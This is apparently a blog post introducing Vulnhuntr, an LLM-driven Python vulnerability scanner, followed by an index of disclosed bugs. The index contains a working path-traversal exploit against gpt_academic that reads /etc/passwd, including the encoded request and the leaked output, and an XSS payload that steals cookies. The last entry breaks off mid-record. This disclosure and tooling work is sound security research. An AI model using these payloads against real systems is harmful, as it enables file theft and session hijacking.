Vulnhuntr: Autonomous AI Finds First 0-Day Vulnerabilities in Wild

Introduction

Today, we introduce **Vulnhuntr**, a Python static code analyzer that leverages the power of large language models (LLMs) to find and explain complex, multistep vulnerabilities. Thanks to the capabilities of models like Claude 3.5, AI has now uncovered **more than a dozen remotely exploitable 0-day vulnerabilities** targeting open-source projects in the AI ecosystem with over 10,000 GitHub stars in just a few hours of running it. These discoveries include full-blown **Remote Code Execution**. If you'd like to get paid for using Vulnhuntr then head on over to https://huntr.com which is an AI bug bounty program helping secure the exploding open source AI ecosystem.

Sample Vulnerabilities Found

Here's an abbreviated list of real-world 0-day vulnerabilities Vulnhuntr has unearthed in popular projects:

GitHub Project Name	Stars	Vulnerabilities
gpt_academic	64k	LFI, XSS
ComfyUI	50k	XSS
FastChat	35k	SSRF
REDACTED	29k	RCE, IDOR
REDACTED	20k	SSRF
Ragflow	16k	RCE
REDACTED	15k	AFO
REDACTED	12k	AFO, IDOR

Not bad for just a few hours of runtime, right? Vulnhuntr has actually found a much larger number of remotely exploitable 0-days than just what you see above but in order to keep things concise we just included projects >10,000 GitHub stars and a minimum severity of High based on CVSS. You can see

Vulnhuntr's analysis and proof of concepts at the bottom of this page. Some information is redacted because the vulnerability is not fixed and was reported <90 days ago.


How Vulnhuntr Works

At **Protect AI**, we've always aimed to push the boundaries of understanding of both the security of AI and how AI reshapes what we know about security. The moment ChatGPT went public, we knew it was going to flip security testing on its head—and boy, did it deliver. AI's ability to deeply understand code makes them almost perfect for hunting vulnerabilities in code bases but there's a catch! **Context windows**.

Context windows are the amount of information an LLM can parse in a single chat request. ChatGPT started out at 1,024 tokens of context; roughly equivalent to about 4,000 characters of text. Claude 3.5 was the game-changer that enabled Vulnhuntr to work because it increased context windows to 200x the original ChatGPT 3.5.

There still exists a problem: the majority of remotely exploitable vulnerabilities in popular projects start with user input handling in one file, then pass that user input through multiple functions in multiple files. Context window constraints make it impossible to feed entire projects or even just multiple files into one LLM request. We experimented heavily with RAG and fine-tuning to get around this but the results were extremely underwhelming. If the vulnerability is self-contained from source to sink in a single file then great, but since we at huntr.com have access to the code of hundreds of real-world 0-day vulnerabilities, we realized this is a rare occurrence.

So, how did we solve this? Vulnhuntr uses a clever trick: it breaks down the code in small, manageable chunks. Instead of overwhelming the LLM with multiple whole files, it smartly requests only the relevant portions of the code, performing surgical strikes rather than carpet-bombing the entire codebase. It automatically searches the project files for files that are likely to be the first to handle user input. Then it ingests that entire file and responds with all the *potential* vulnerabilities. Using this list of potential vulnerabilities, it moves on to complete the entire function call chain from user input to server output for each potential vulnerability all throughout the project one function/class at a time until it's satisfied it has the entire call chain for final analysis. This massively decreases both the false positives (thinks there's a vulnerability that doesn't exist) and false negatives (misses a vulnerability that does exist).



LLM-powered Call Chain Search

Once Vulnhuntr starts analyzing a file, it doesn't stop at the surface. It analyzes and reanalyzes in a loop as it requests functions, classes, or other related snippets of code it needs to confirm or deny a vulnerability. This goes on until Vulnhuntr has seen enough code to map out the complete path from user input to server output.

Once the full picture is clear, it returns a detailed final analysis, pointing out trouble spots, providing a proof-of-concept exploit, and attaching a confidence rating for each vulnerability. The beauty of this approach is that even when Vulnhuntr is not 100% certain there's a vulnerability, it explicitly tells the user exactly why it's concerned about certain areas of the code. This analysis has shown extremely accurate results in narrowing down entire projects' worth of code to just a few simple functions that bug hunters should be focusing on when looking for vulnerabilities.

Advanced Prompt Engineering

At its core, Vulnhuntr is built on carefully crafted prompts, using techniques like:

- **Best practices prompt engineering** to guide the LLM efficiently.
- **XML-based prompts** to keep responses structured.
- **Chain of thought prompting** to walk the model through complex reasoning.
- **Prefilled responses** for standard output formats.

The system guides the LLM through a series of logical steps, eventually producing detailed reports on potential vulnerabilities.

Limitations

Vulnhuntr is not without its limitations. Currently, it only supports Python. Since the LLM continually asks for more context code, Vulnhuntr must parse the project using a Python static analyzer in order to find the relevant snippets. Accuracy of this parsing is fundamental to Vulnhuntr's utility. Due to this, projects that aren't 100% Python code will have less accurate vulnerability results often in the form of false positives. A project that uses Python on the backend and TypeScript on the frontend, for example, is likely to suffer from more false positives than a pure Python project.

Second, it focuses exclusively on these impactful, remotely exploitable vulnerabilities:

- Arbitrary File Overwrite (AFO)
- Local File Inclusion (LFI)
- Server-Side Request Forgery (SSRF)
- Cross-Site Scripting (XSS)
- Insecure Direct Object References (IDOR)
- SQL Injection (SQLi)
- Remote Code Execution (RCE)

Adding additional vulnerabilities to this list is as easy as just adjusting the prompts that exist in the prompts folder, but the runtime of Vulnhuntr increases with each additional vulnerability. We have successfully found and reported 0-days with the inclusion of CSRF, CORS, and DoS prompts, but for initial release we decided to keep it simple and fast by focusing on the most severe remotely exploitable vulnerabilities.

Last, because LLMs aren't deterministic, one can run the tool multiple times on the exact same project and get different results. On the initial analysis of a file, one run might not include XSS for secondary analysis while another run might include it. This means it can miss a sometimes obvious vulnerability if it's only run once since it's not collecting context code specific to the XSS.

Regardless of these limitations, we have found that Vulnhuntr is a dramatic improvement over current generation static code analyzers for finding complex, multi-step vulnerabilities and limiting false positives and false negatives to bare minimum due to its ability to create and logically understand the entire call chain of user input.

Challenges


Initially, Retrieval Augmented Generation (RAG) looked promising for putting together the vulnerability call chain. This is a technique that parses large amounts of text directly into tokens, stores them in a database, then allows one to query the database using an LLM. While there are projects that exist for parsing code bases using RAG, the results were simply too inaccurate in common scenarios such as multiple classes containing the same method name, e.g., Class1.run(), Class2.run(). Adding context code to the LLM request which wasn't actually relevant to the real call chain significantly decreased Vulnhuntr's ability to detect real vulnerabilities.

Fine-tuning was another route. Since we run huntr.com, we have access to hundreds of examples of pre-patch and post-patch code in modern code bases. We collected these snippets and combined them together with other vulnerable code databases such as CVEFixes. Many, many hours and gnashing of teeth was spent cleaning and fixing up the large combined databases before we fine-tuned several state-of-the-art models on the dataset. The disappointing outcome was models that gave exceptionally high false positive rates and failed to find vulnerabilities that spanned multiple files. So, statically parsing the code was the last option.

Let's get one thing out of the way: statically parsing dynamically typed languages like Python is an abject nightmare. If you've ever tried to parse Python code, you've probably broken a few keyboards in frustration. We landed on using Jedi as the static parser which works very well but not perfectly. Python syntax is just too fluid to be easily handled by traditional static analysis tools. Consider this example:

```
def add_method(cls):
    def new_method(self):
        return "New method added!"
    cls.new_method = new_method

class MyClass:
    pass

# Modifying the class at runtime
add_method(MyClass)

obj = MyClass()
print(obj.new_method()) # Output: New method added!
```

The LLM will ask for the code of MyClass.new_method() but searching the MyClass code for that method will return nothing. We have some tricky logic to get around these kinds of edge cases as much as possible and seem to cover about 90% of odd edge cases like this.


LLM context request:
function/class + code line
Search all files for exact code line
jedi.Script(file).search(LLM_request)
Match
No Match
Get symbol code
jedi.Project.search(context)
Match
No Match
Get symbol code
jedi.Script(file).get_names()
Match
No Match
Get symbol code
Check for code line in symbol descriptions
Match
No Match
Get symbol code
Made with Whimsical

The key here was having the LLM not only request the class or function name, but also giving the exact line of code from which the class or function is used. This allows us to search the project for that line of code then load the entire file as a Jedi Script. Then we simply search the script for the name of the class or function and use Jedi’s infer() method to find the exact location of the source code for the class or function in a different file.

Usage

Basic usage:

```
vulnhuntr.py -r /path/to/target/repo
```

Vulnhuntr will automatically look for files that are likely to parse remote user input and analyze each file for vulnerabilities.

Targeted usage:

```
vulnhuntr.py -r /path/to/target/repo -a subfolder/file.py
```

This is the recommended way to run Vulnhuntr as it won’t waste as many tokens and is more likely to give better results. Go through the target project and manually identify files that parse remote user input or perform some kind of server functionality. For example, if it’s a FastAPI project, then search for files that contain **@route.** and specifically feed Vulnhuntr those files one by one. The default usage of Vulnhuntr will do this search automatically, but it will also often include many other files which would lead to large amounts of tokens used.

Generally, a Vulnhuntr confidence score of 7 means that it’s likely a valid vulnerability but it may require some tweaking of the proof of concept. It’s possible it’s a false positive but Vulnhuntr has identified a hotspot in the code. Confidence scores of 8, 9, or 10 are extremely likely to be valid vulnerabilities and confidence scores 1-6 are unlikely to be valid vulnerabilities.

Future

It is likely that in the near future we'll be looking at multi-million to infinite tokens of context window at which point the static code parsing will no longer be quite as useful since entire code bases will be able to fit in the window. That being said, even with infinite context windows it is likely that only feeding the call chain code from user input to server output by manually parsing the code via static analysis will greatly limit the false negatives/false positives in vulnerability hunting for quite a while. The more concise the information you feed to an LLM, the more accurate results you get.

Test out Vulnhuntr against open source projects over at https://huntr.com and get paid to help secure the AI ecosystem!

Vulnerabilities Index

Repository:

https://github.com/binary-husky/gpt_academic

Vulnerability:

LFI

Vulnhuntr Output:

scratchpad:

1. Analyzed file_code and context_code for LFI vulnerabilities. 2. Identified key functions: validate_path_safety, _authorize_user, file. 3. Traced user input in file function, which uses path_or_url parameter. 4. Examined path validation in _authorize_user and validate_path_safety. 5. Noted use of os.path.relpath for path normalization. 6. Checked for directory traversal protections. 7. Analyzed allowed_users list and its usage. 8. Investigated file access logic in file function. 9. Examined error handling and exceptions. 10. Considered potential bypass techniques.

----

analysis: The code implements several security measures to prevent LFI, but there are potential vulnerabilities. The main concern is in the file function, which uses the path_or_url parameter directly from user input. While there are checks in place (_authorize_user and validate_path_safety), they may not be sufficient to prevent all LFI attacks. The use of os.path.relpath can be bypassed in some cases. The allowed_users list and exact path matching provide some protection, but determined attackers


might find ways to bypass these checks. The error messages, while user-friendly, could potentially leak sensitive information about the file system structure. The code attempts to restrict access to sensitive directories, but the implementation might have edge cases that could be exploited.
----

poc: To exploit the potential LFI vulnerability:

1. Send a request to /file=../../../../etc/passwd
2. If blocked, try URL encoding: /file=%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2Fetc%2Fpasswd
3. Attempt null byte injection: /file=../../../../etc/passwd%00allowed_file.txt
4. Try path normalization tricks: /file=../../.././/../etc/passwd Note: Success depends on the exact server configuration and may require multiple attempts with different bypass techniques.
   ----

confidence_score: 7

Exploit:



```
GET /file=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd
HTTP/1.1
Host: localhost:53880
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.6533.100 Safari/537.36
sec-ch-ua-platform: "macOS"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: http://localhost:53880/
Accept-Encoding: gzip, deflate, br
Cookie: supabase-auth-token=
%5B%22eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjo
xNzEzMzcyMDY1LCJpYXQiOjE3MTI3NjcyNjUsImlzcyI6Imh0dHA6Ly8xMjcuMC4wLjE6NTQzMjEvYXV0a
C92MSIsInN1YiI6IjM5NDE4ZTNiLTAyNTgtNDQ1Mi1hZjYwLTdhY2ZjYzEyNjNmZiIsImVtYWlsIjoiYWR
taW5AcXVpdnIuYXBwIiwicGhvbmUiOiIiLCJhcHBfbWV0YWRhdGEiOnsicHJvdmlkZXIiOiJlbWFpbCIsI
nByb3ZpZGVycyI6WyJlbWFpbCJdfSwidXNlcl9tZXRhZGF0YSI6e30sInJvbGUiOiJhdXRoZW50aWNhdGV
kIiwiYWFsIjoiYWFsMSIsImFtciI6W3sibWV0aG9kIjoicGFzc3dvcmQiLCJ0aW1lc3RhbXAiOjE3MTI3N
jcyNjV9XSwic2Vzc2lvbl9pZCI6ImU3ZjRkMTczLTA5N2QtNDA0Zi04MDZiLWMzNzdhZTUwNWYxOSJ9.zs
UWYewB7B04V52vNp5H0FIR1jdft8ovTfR8NY84GII%22%2C%22BUsn14vY-dsQBnVTGBXAVg%22%2Cnull
%2Cnull%2Cnull%5D; _ga=GA1.1.795194641.1714416878; _ga_R1FN4KJKJH=
GS1.1.1714416878.1.1.1714417263.0.0.0; _hp2_id.1680123994=
%7B%22userId%22%3A%2264197337613479O3%22%2C%22pageviewId%22%3A%2241268257961238355%
22%2C%22sessionId%22%3A%227532080167092873%22%2C%22identity%22%3Anull%2C%22tracker
Version%22%3A%224.0%22%7D; metube_theme=dark
If-None-Match: "a32b6b91aa2d9629f96e51d2fb316e65"
If-Modified-Since: Fri, 16 Aug 2024 17:56:15 GMT
Connection: keep-alive


```

```
HTTP/1.1 200 OK
date: Fri, 16 Aug 2024 18:27:47 GMT
server: uvicorn
accept-ranges: bytes
content-type: text/plain; charset=utf-8
content-length: 8542
last-modified: Tue, 07 May 2024 07:01:44 GMT
etag: "e14f7265f8052a8d75eea00829ed8e50"

##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
_appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bin/false
_mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false
_appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false
_geod:*:56:56:Geo Services Daemon:/var/db/geod:/usr/bin/false
_devdocs:*:59:59:Developer Documentation:/var/empty:/usr/bin/false
_sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/false
_mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false
_ard:*:67:67:Apple Remote Desktop:/var/empty:/usr/bin/false
_www:*:70:70:World Wide Web Server:/Library/WebServer:/usr/bin/false
_eppc:*:71:71:Apple Events User:/var/empty:/usr/bin/false
_cvs:*:72:72:CVS Server:/var/empty:/usr/bin/false
_svn:*:73:73:SVN Server:/var/empty:/usr/bin/false
_mysql:*:74:74:MySQL Server:/var/empty:/usr/bin/false
```

Repository:

https://github.com/binary-husky/gpt_academic

Vulnerability:

XSS

Vulnhuntr Output:

scratchpad:

1. Examined the provided code in <file_code> tags. 2. Focused on the '/file/{path:path}' and '/file={path_or_url:path}' routes in the FastAPI application. 3. Analyzed the _authorize_user function for potential IDOR vulnerabilities. 4. Checked the validate_path_safety function for path traversal issues. 5. Examined the file function for potential XSS vulnerabilities. 6. Noted that user input (path_or_url) is directly used in file responses without apparent sanitization. 7. Checked for any Content-Security-Policy headers (none found). 8. Analyzed the logout function for potential XSS in the redirection URL. 9. Examined the forward_request function for potential SSRF vulnerabilities. 10. Checked the favicon function for potential file inclusion vulnerabilities.

----

analysis:

The analysis reveals a potential XSS vulnerability in the '/file/{path:path}' and '/file={path_or_url:path}' routes. The 'file' function directly uses the user-supplied 'path_or_url' parameter to serve files without apparent sanitization or encoding. This could allow an attacker to inject malicious content if they can control the content of the served file or manipulate the path to serve unexpected content. The vulnerability is particularly concerning because it bypasses the _authorize_user check if AUTHENTICATION is not set. The logout function also uses a user-controllable CUSTOM_PATH variable in the redirect URL, which could potentially be exploited for XSS if not properly validated. The absence of a Content-Security-Policy header increases the risk of successful XSS attacks. While there are some path checks in validate_path_safety, they may not be sufficient to prevent all XSS scenarios, especially if an attacker can control the content of files in allowed directories.

----

poc:

To exploit the potential XSS vulnerability: 1. Upload a file named 'xss.html' with content: <script>alert(document.cookie)</script> 2. Access the file via: /file=uploads/xss.html 3. If successful, the script will execute in the victim's browser, potentially stealing their session cookie. Alternatively, if path traversal is possible: /file=../../../etc/passwd<script>alert(document.domain)</script>

----


confidence_score: 7

----

vulnerability_types:

- XSS

Exploit:



localhost:53880/file=/var/folders/h1/rdjycrdd3ql6sd0dxrphf1tm0000gn/T/gradio/3771cd92234a750a91cb80184b9ae43d381e0879/xss.html

localhost:53880 says

1

Repository: https://github.com/comfyanonymous/ComfyUI

Vulnerability: XSS

Vulnhuntr Output:

scratchpad:

1. Examining file_code for XSS vulnerabilities. 2. Focusing on routes and user input handling. 3. Analyzing @routes.get('/') handler: Returns FileResponse, potential for XSS if index.html contains user-controlled content. 4. Examining @routes.get('/view') handler: Uses request.rel_url.query to get filename, potential for XSS. 5. Analyzing image handling in /view route: Uses PIL for image manipulation, low XSS risk. 6. Checking Content-Disposition headers: Properly set, reducing XSS risk. 7. Examining @routes.post('/upload/image') and @routes.post('/upload/mask'): Handle file uploads, low XSS risk. 8. Analyzing @routes.get('/embeddings') and @routes.get('/extensions'): Return JSON responses, low XSS risk if properly encoded. 9. Examining WebSocket handler: Uses web.WebSocketResponse(), low XSS risk. 10. Analyzing send_json and send_bytes methods: Use aiohttp's built-in JSON serialization, low XSS risk. 11. Reviewing context_code for additional insights. 12. Examining UserManager class: No obvious XSS vulnerabilities. 13. Analyzing FrontendManager class: Handles frontend initialization, no direct XSS risks. 14. Reviewing PromptServer class: Mostly duplicates file_code, no new XSS vectors found. 15. Analyzing input validation and sanitization: Limited, relying on aiohttp's built-in protections. 16. Considering indirect XSS vectors: Stored XSS possible if user-uploaded content is rendered without proper encoding. 17. Evaluating overall XSS protection: Relies heavily on aiohttp's built-in safeguards, some potential for XSS in specific scenarios.

----

analysis:

